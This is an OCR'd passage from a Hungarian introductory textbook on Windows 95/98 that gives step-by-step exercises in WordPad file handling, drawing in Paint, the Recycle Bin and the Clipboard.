- Az egérkurzort vigyük az ikon alá és a névre (A kis herceg) kattintsunk *lassan* kettőt! A név inverzbe vált és átírhatjuk. Üssük le az End billentyűt – ezzel a kijelölést megszüntettük és a kurzor a szó végére áll –, a Backspace-szel töröljük le a *herceg* szót és írjuk be: *HERCEG*, majd üssünk Entert. A fájl nevét sikerrel módosítottuk:


A kis HERCEG

(Az Asztal helye egyébként DOS alatt **C:\WINDOWS\ASZTAL**, ahol most létrehoztunk egy kb. 5 KB-os – a beírt szöveghez képest hatalmas méretű! – **AKISHE~1.DOC** fájlt, a hosszú fájlnév miatt a DOS név az első 6 karakterből keletkezik. *Az Asztalon is tárolhatunk fájlokat és ugyanúgy dolgozhatunk velük, csak minden tevékenységünk rögtön láthatóvá válik!*)

- Kattintsunk kettőt az ikonra! A WordPad (esetleg a Microsoft Word) elindul és egyből betölti szövegünket. Zárjuk be az alkalma-


zást az ablak jobb felső sarkában található gombra történő kattintással!

- ***A Windows tartalmaz egy hasznos lehetőséget: fájlt megkereshetünk tartalma alapján*** (ezt a Norton Commander is tartalmazta és kis trükkel a DOS-ban is megvalósítható). Keressük meg fájlunkat: kattintsunk a Start gombra, utána Keresés – Fájlok vagy mappák. A *Keresendő szöveg* mezőbe írjuk be: *Exupéry*, nézzük meg, hogy a *Hely*-nél „C:" szerepeljen, továbbá „Az almappákban is" előtti négyzet legyen bejelölve (Windows 95-ben „Belső mappákban is" szöveg szerepel, valamint a keresett szöveg beírása előtt kattintsunk az *Egyebek* fülre). Kattintsunk a Keresés gombra, és egy-két (vagy még több) perc alatt a Windows megtalálja az imént elkészített fájlunkat. Az egérrel indítsuk ismét el, majd zárjuk be az ablakokat!



- Most pedig töröljük le fájlunkat! Az Asztalon keressük meg a "Lomtár" feliratú ikont. Vigyük az egérkurzort "A kis herceg" ikonjára, nyomjuk meg a bal gombot, tartsuk lenyomva és "vontassuk" a Lomtár fölé, egészen addig, míg a Lomtár más színű nem lesz, itt engedjük fel az egérgombot! Ha egy kérdést kapunk (Biztos hogy a Lomtárba akarjuk dobni?), üssünk Entert. Így letöröltük a fájlunkat. ***Windows alatt azonban a fájltörlés csak logikai***, a Lomtár – Recycle Bin – ikon megváltozott képe jelzi, hogy törölt fájl(oka)t tartalmaz. Windows 95 Plus! és Windows 98-nál a Lomtár képe más lehet. *A Lomtár tulajdonságai között beállítható a tényleges törlés, ekkor az ikon képe nem változik.*

A törölt fájlok egy ideig visszaállíthatók a Lomtárra történő kettős kattintás után (Szerkesztés-Visszavonás). Most azonban ne ezt csináljuk, hanem vigyük rá az egérkurzort és nyomjuk le a *jobb* gombot! Egy menü jelenik meg, válasszuk a „Lomtár ürítése" sort:



Ha egy kérdést kapunk (Biztosan törölni akarjuk?), üssünk Entert. A fájlt ténylegesen töröltük, a Lomtár ikon képe az előzőre változik.

A WordPad szövegszerkesztő megismerésének végére értünk. *Ezek után semmilyen nehézségbe nem ütközhet a híres és elterjedt Microsoft Word szövegszerkesztő használatának elsajátítása, az alapok megegyeznek.* Nézze még át a szövegszerkesztés gyorsbillentyűit „A Windows használata" c. fejezetben!

Jól jegyezzük meg, hogy ha a WordPad-del vagy a Microsoft Word-del készítünk egy dokumentumot, bárhogy formázhatjuk, más gépen máshogy fog kinézni, a program újratördeli! Ennek oka elsősorban az alapértelmezett nyomtató megváltozása. (Megoldás→.PDF fájl!)


A WordPad-nak van egy fontos felhasználási köre: ha egy Word ***.DOC*** *fájlt kapunk, amely esetleg (makró)vírust tartalmaz, a WordPad-ban megtekinthetjük a dokumentumot következmény nélkül, mert nem hajtja végre a dokumentumban tárolt makrókat!* Másik lehetőség a Nézőke.

Amit készítettünk letöröltük, amelyik alkalmazással dolgoztunk bezártuk. Ha gondolja, abbahagyhatja a gyakorlást, ha van még ideje, folytassuk a következő pontnál.


12.2. Paint, Nézőke

- A Windows tartalmaz egy egyszerű rajzprogramot is, melynek neve Paint (kiejtése kb. „péjnt"). Ez egy ***pixelgrafikus (rasztergrafikus) program: a rajz pontokból áll és egy alakzat – egyenes, kör stb. – rajzolása után annak pontjai beépülnek a kép pontjaiba, utólag nem módosíthatók. Léteznek ún. vektorgrafikus programok is, melyek az alakzatokat jellemzőikkel tárolják, pl. egy szakaszt két végpontjának koordinátáival. Utóbbi előnye, hogy a rajzot alkotó alakzatok később bármikor módosíthatók, a program újrarajzolja az egész képet, valamint a rajz tetszőlegesen nagyítható, a kép nem lesz darabos.***

  Indítsuk el a Paint-et: Start-Programok-Kellékek-Paint, vagy Start-Futtatás-**`mspaint`** (Enter)!




- Ha az ablak nem teljes méretű, állítsuk át az Alt+szóköz és T billentyűk megnyomásával!



- A WordPad-hez hasonlóan jelenítsük meg a három lehetséges Eszköztárat a Nézet menüben: ha nincs előttük pipa (✔), addig kattintsunk, míg a következő helyzetet nem érjük el:
- Lépjünk be a Kép menübe (Windows 95-nél az Alakzat menübe) és válasszuk a Tulajdonságok sort! Egy párbeszédablak jelenik meg. Állítsuk be a következőket: Szé-

lesség = 400, Magasság = 400, Egység = képpont, Színek = színes. A végén üssünk Entert. A rajzlap méretét módosítottuk úgy, hogy teljes terjedelemben elférjen a Paint ablakban, nincs szükség görgetésre (ha a képernyő felbontása 640x480 képpont, görgetni kell).




- Az ablak bal szélén találhatók a rajzeszközök, mindig egy van közülük kijelölve (induláskor a Ceruza). Az alsó sorban pedig a színek: ***a bal egérgombbal az ún. előtérszínt (rajzolószínt) választhatjuk ki, a jobbal pedig az ún. háttérszínt***. Az aktuális színt a színpalettától balra két kis négyzet mutatja, induláskor az előtérszín fekete, a háttérszín fehér:

- Válasszuk ki a Szakaszrajzolót: egérrel kattintsunk a -ra! A rajzeszközök alatt megjelenik egy vonalvastagság-beállító ábra, kattintással válasszuk felülről a harmadikat:


- Kattintsunk a képernyő alján a palettasorban a *sötétzöld* színű négyzetre: az előtérszínt átállítottuk, ahogyan azt a gép jelzi is (nem kötelező a sötétzöld, csak ne a fehér legyen).

- Vigyük az egérkurzort a rajzlap bal felső negyedébe és az egérgomb lenyomásával, majd az egér mozgatásával – "kattintás és húzás" – rajzoljunk egy sötétzöld vízszintes szakaszt! A Shift billentyű nyomva tartásával könnyebb vízszintes/függőleges/45 fokos szakaszokat rajzolni, tehát nyomjuk le:

- A palettasorban kattintsunk a fekete színre, utána a Téglalaprajzoló eszközre (, felülről a 7. sorban!) és az ablak bal szélén megjelenő beállító-ábrán kattintsunk a legfelső elemre:



- A sötétzöld szakasz – a talaj – fölé rajzoljunk egy kis négyzetet (ebből lesz majd a ház). Ha rajzolás közben lenyomjuk a Shiftet, négyzetet kapunk, egyébként téglalapot. ***Ha elrontottuk, a Szerkesztés-Visszavonás (Ctrl+Z) törli az utoljára rajzolt elemet***. A ház a szakasz bal széléhez essen közelebb. Rajzoljunk egy ajtót és egy ablakot is:



- Válasszuk ismét a Szakaszrajzolót ( ) és rajzoljuk meg a háztetőt, valamint a kéményt! A kéménynél használjuk a Shift-et:

- Kattintsunk az Ellipszisrajzolóra ( ), és rajzoljuk meg a padlásablakot! Kör rajzolásához a Shift-et nyomjuk le, különben ellipszist kapunk:


- Kattintsunk a színpalettán a *sárga* színre, válasszuk a Területkitöltőt ( ), vigyük az egérkurzort a háztető belsejébe és egyszer nyomjuk meg a bal gombot! A területet a gép kifesti sárgával. (Ha a terület nem zárt, mert úgy rajzoltuk meg, a festék "kifolyik". Ilyenkor Szerkesztés – Visszavonás, az Ecsettel vagy a Szakaszrajzolóval szüntessük meg a rajzon a lyukat és fessük ki újra.)

Gondoljunk arra, hogy ezek szerint a Paint vagy a Windows tartalmaz egy tetszőlegesen megrajzolt területet kifestő matematikai eljárást (angolul "fill" rutint). Mi lenne, ha ezt nekünk kellene megírni mondjuk Turbo Pascalban? Konvex terület kitöltése nem bonyolult – a működő program megírása gyakorlottabb programozónak mintegy 2–3 óra –, konkáv esetén azonban jóval nehezebb!

- Hogy néz ki egy ház sárga háztetővel? Legyen a háztető piros! A színpalettán a *jobb* gombbal válasszuk ki a piros színt, kattintsunk a Radír/színradír eszközre ( ), vigyük az egérkurzort a háztetőbe és lenyomott *jobb* egérgombbal húzzuk végig felette többször! A sárga színből piros lesz, de minden más szín (a fehér és a fekete) változatlan maradt. Így működik a színradír: ***jobb gomb= színradír,*** ezt használtuk. ***A bal egérgombra a hagyományos radír funkciót kapjuk*** (amikor is az előtérszínnel beletörlünk, beleradírozunk a rajzba).

- Következik a fa megrajzolása: a palettán kattintsunk a barna színre, a Szakaszrajzolóval ( ) és a Shift nyomvatartásával rajzoljuk meg a törzset. Utána kattintsunk a Spray-re ( ), az ablak bal szélén válasszuk a legnagyobb szórásképet és az egérgomb folyamatos nyomvatartásával rajzoljuk meg a lombot:

- Az egérrel kattintsunk a Szövegbeíróra ( ) és a ház alatt lenyomott egérgombbal rajzoljunk egy négyzetet:
Az egérgomb felengedésével a négyzet "elpirul" (felveszi a háttérszínt, csak a Windows 98-ban), amit állítsunk át fehérre: a színpalettán kattintsunk a fehér négyzetre a *jobb* egérgombbal, majd a sötétkék négyzetre a ballal! Utána menjünk a Nézet menübe és nézzük meg, a Szöveg eszköztár előtt van-e pipa (✔). Ha nincs, kattintsunk egyet a sorra. Ha van, a képernyőn megjelenik egy párbeszédablak. Válasszunk egy betűtípust (a "Közép-európai", vagy "CE" vagy "H" szerepeljen a nevében), 20-as betűnagyságot, ***félkövér+dőlt*** stílust:




Utána kattintsunk az előbb megrajzolt négyzet belsejébe, egy kurzor fog villogni. Írjunk be a *ház* szót:

Ha elrontottuk valamit: Szerkesztés-Viszavonás vagy Ctrl+Z. Több lépést is visszavonhatunk! A Visszavonás visszavonása: Szerkesztés-Ismét vagy F4.


- Most válasszuk ki a téglalapkijelölő eszközt (– a legfelső sor jobb oldali eszköze!) és rajzoljunk a rajzunk köré egy négyzetet. A négyzet oldala szaggatott lesz:

- Vigyük az egérkurzort a négyzet belsejébe (az egérkurzor megváltozik egy négyágú nyílra) és lenyomott egérgombbal húzzuk a rajzot kicsit jobbra és le! *Így mozgathatunk egy rajzkijelölést.*


- Most nyomjuk le a Ctrl billentyűt és úgy húzzuk arrébb a rajzot, egy másolatot kapunk. *Így többszörözhetünk egy rajzkijelölést.*




- Lépjünk be a Kép (Windows 95-ben az Alakzat) menübe, ezen belül a Tükrözés-forgatás, kattintsunk a „Vízszintes tükrözés”-re és az OK gombra. Az eredmény:




- A Ctrl billentyű nyomva tartásával a négyzetet húzzuk le egy újabb helyre. Az egérgombbal kattintsunk a rajzeszközök alatt található két kis ábra közül az *alsóra*:



- Vigyük az egérkurzort ismét a négyzet belsejébe és most a Shift billentyű nyomva tartásával *gyorsan* húzzuk kis ívben balra! *Ez a harmadik többszörözési lehetőség*. Az eredmény:



- A teljes fájlt elmenthetnénk a Fájl-Mentés paranccsal. Mi csak a kijelölt részt szeretnénk elmenteni. Lépjünk be a Szerkesztés menübe és válasszuk a Fájlba másolás sort! A megjelenő párbeszédablakban a Mentés helye legyen újból az Asztal (a fastruktúra tetején van, most a gomb többszöri megnyomásával jussunk el oda – ez a gomb a szülőkönyvtárba lép fel), a fájlnév legyen *Gyakorlás* és a Fájltípus *16 színű bitkép* (ekkor egy képpont 4 biten tárolódik, 2x2x2x2=16 színű lehet, így kevesebb helyet foglal, mintha 256, vagy 16.7 millió – True Color – módban mentenénk):



A mentéshez üssünk Entert, vagy kattintsunk a Mentés gombra.

A Paint által mentett rajz kiterjesztése .BMP (bitmap), a Windows alap grafikus fájlformátuma, lényegében az összes rajzprogram ismeri.

- Nézzük meg: Fájl – Nyomtatási kép. Ha a Fájl – Nyomtatás sorral kinyomtatnánk rajzunkat, az itt látható formában jelenne meg a papíron. A visszatéréshez üssünk Esc-et! Nézzük meg a Fájl – Oldalbeállítás párbeszédablakot, amelyből a Mégse gombbal lépjünk ki!

- Zárjuk be a Paint-et a jobb felső sarkában található gombra kattintással! A gép megkérdezi, hogy a rajzunkat mentsük-e, válaszoljunk Nem-mel (a rajzot nem mentettük, csak egy részét, ezért kérdezett rá a gép).

- Az Asztalon megjelent a rajzunkat jelző ikon (ha gépünkön telepítve van a Paint Shop Pro, az ikon megváltozik -re, de ez nem baj; Windows 95-nél más az ikon képe):

Gyakorlás

Kattintsunk kettőt rá, a Paint újból elindul és megjelenik, amit mentettünk. Amit még próbáljunk ki: ***Ctrl+PageDown-ra a képet kinagyíthatjuk, Ctrl+PageUp a nagyítást megszünteti. Nagy méretben a részletek jobban látszanak és látható az is, hogy a rajz képpontokból épül fel (rasztergrafika). Továbbá rajzunkban felhasználhatunk már elkészített rajzokat a Szerkesztés-***

Fájl beillesztése paranccsal. A nagyításnál próbáljuk ki a ceruzát és a radírt (a bal egérgombbal)! Miután kipróbáltuk, zárjuk be a Paint-et most a bal felső sarkán látható ún. vezérlőmenü ikonra történő kettős kattintással, a megjelenő kérdésre válasszuk a Nem gombot.

- Kattintsunk a Gyakorlás ikonra most a *jobb* egérgombbal, a megjelenő menüből válasszuk a Nézőke sort, rajzunk újból megjelenik! ***A Nézőke segítségével szöveget, rajzot és egyéb fájlokat tekinthetünk meg gyorsan, vázlatszerűen, de módosítani nem tudunk.*** Miután megnéztük, zárjuk be a Nézőkét!

- A Gyakorlás ikont lenyomott egérgombbal *és a Shift billentyű nyomva tartásával* vontassuk a Lomtárba (ha kérdez a gép, üssünk Entert)!

Ha egy ikont a Shift nyomva tartása mellett vontatunk a Lomtárba, a fájlt nem tárolja, utólag nem állítható vissza!

A Paint rajzprogram megismerésének végére értünk. Már meg tudunk írni egy egyszerűbb szöveget, illetve valamicskét rajzolni, munkánkat elmenteni háttértárra és letörölni onnan. Itt abbahagyhatjuk a gyakorlást, vagy ha van még időnk és kedvünk, folytathatjuk a következő résszel.

12.3. A Vágólap, alkalmazások közötti információcsere, Számológép


Akkor folytassuk. A WordPad és a Paint után ebben a részben a Windows rendszer által nyújtott lehetőségekkel ismerkedünk meg.

- Indítsuk el a WordPad-et az Asztalon található Sajátgép ikon segítségével: kattintsunk kettőt rá! Ha a megnyílt ablak teljes méretű, kattintsunk a jobb felső sarkában található gombra!

- Kattintsunk a Nézet menüben a "Nagy ikonok" sorra, valamint a Nézet-Ikonok elrendezése-Automatikus elrendezés előtt legyen pipa. Továbbá (csak Windows 98!) a Nézet-Mappa beállításaiban kattintsunk a legfelső – Webstílus – rádiógombra majd az OK

gombra! A Webstílus miatt az ikonok aktiválása ezentúl egy egérkattintásra történik. Windows 95-ben marad a kettős kattintás és a Sajátgép ablak másképp fest.

Kattintsunk egyet (Windows 95-nél kettőt) a "C:" ikonra, keressük meg a "Windows" (esetleg "Win95" vagy „Win98") mappát és kattintsunk rá. Windows 98-nál egy figyelmeztető üzenet jelenik meg, kattintsunk a "Fájlok megjelenítése" szövegre. Az ablak jobb szélén található ún. „gördítősávon" húzzuk le a „csúszkát" és keressük meg a "Write" ikont:




A szövegszerkesztő egy (Windows 95-nél kettős) kattintásra indul és teljes képernyőre vált, mert így fejeztük be az előző használatát. (A WordPad és a Paint tulajdonképpen a **`C:\Program Files\Accessories`** könyvtárban helyezkednek el, a **`C:\WINDOWS`**-ban található **`write.exe`** és **`pbrush.exe`** csupán hivatkozások – talán a régi Windows 3.1 miatt – és az előzőeket indítják el.)

- Mi a Vágólap?

A Vágólap (Clipboard, kiejtése kb. „klipbód") a Windows hasznos szolgáltatása, lehetővé teszi adatok mozgatását egy alkalmazáson belül, vagy alkalmazások között. Tartalmazhat szöveget, rajzot stb., de egyszerre mindig csak egyet, az újabb információkihelyezés felülírja a tartalmát.

A WordPad-ben állítsuk be a "Courier New (Közép-európai)" betűtípust, 20-as betűnagyságot és félkövér betűket! (**`A Courier New betűtípus hasonlít az írógépre, minden betű egyforma széles.`** Akkor használják, ha írógépet, vagy szöveges képernyőt szeretnénk imitálni, táblázatoknál is szépen mutat.)

Írjuk be: *Abrakadabra*, üssünk Entert, majd írjuk be: *Hókusz-pókusz* és üssünk még egy Entert. Jelöljük ki a felső szót kettős kattintással:



Kattintsunk a ikonra (vagy Szerkesztés-Másolás, vagy Ctrl+C): a kijelölést a Vágólapra másoltuk. Üssünk Ctrl+End-et, a kurzor a szöveg végére kerül. Kattintsunk a ikonra (vagy Szerkesztés-Beillesztés, vagy Ctrl+V), ennek hatására a Vágólap tartalma beszerkesztődik a kurzor pozíciójába, megjelenik még egyszer az Abrakadabra. *Példát láthattunk a Vágólap használatára egy alkalmazáson belül: szövegrészt áthelyezhetünk vagy törölhetünk.* (***Ha Másolás helyett a ikont választottuk volna – Szerkesztés-Kivágás vagy Ctrl+X –, a kijelölt szöveg a Vágólapra kerül, de eredeti helyéről eltűnik.***)


- Az egérrel lépjünk be a Fájl menübe, válasszuk az „Új" sort, kattintsunk kétszer a "Word 6 dokumentum"-ra. A megjelenő kérdésre (Menti Névtelen módosításait?) válaszoljunk Nem-mel. Egy új dokumentum írásának kezdőlépését tettük meg.

- A képernyő alján a Tálcán szerepel egy "Win98" feliratú téglalap, az egérrel kattintsunk rá egyet, a Sajátgép ablaka újból látható lesz – aktív ablak. A gördítősáv segítségével keressük meg a "Pbrush" ikont:


Pbrush

Kattintsunk rá egyet (Windows 95-nél kettőt), elindul a Paint, teljes méretben. Vigyük az egérkurzort a Tálcán újból a "Win98" téglalapra és nyomjuk meg a *jobb* gombot. A megjelenő kis menüben válasszuk a Bezárás sort, bezártuk a "Sajátgép"-et (Windows 95-nél ha a Tálcán látszik még egy „C:" és egy „Windows", zárjuk be ezeket is)! Utána vigyük a kurzort a Tálca egy "nem használt" ré-

szére és ismét nyomjuk le a *jobb* egérgombot. Egy újabb menü jelenik meg, válasszuk az "Ablakok függőleges elrendezése" sort (Windows 95-nél a „Függőleges mozaik elrendezés”-t):




A képernyő a következőképpen fest:



Egyidejűleg két alkalmazás fut: egy szövegszerkesztő és egy rajzprogram, mindkettő ablakban. Mindkét program "statikus": addig nem történik semmi, amíg a felhasználó nem üt le egy billentyűt vagy az egérrel nem végez műveletet, de mindkettő fut!

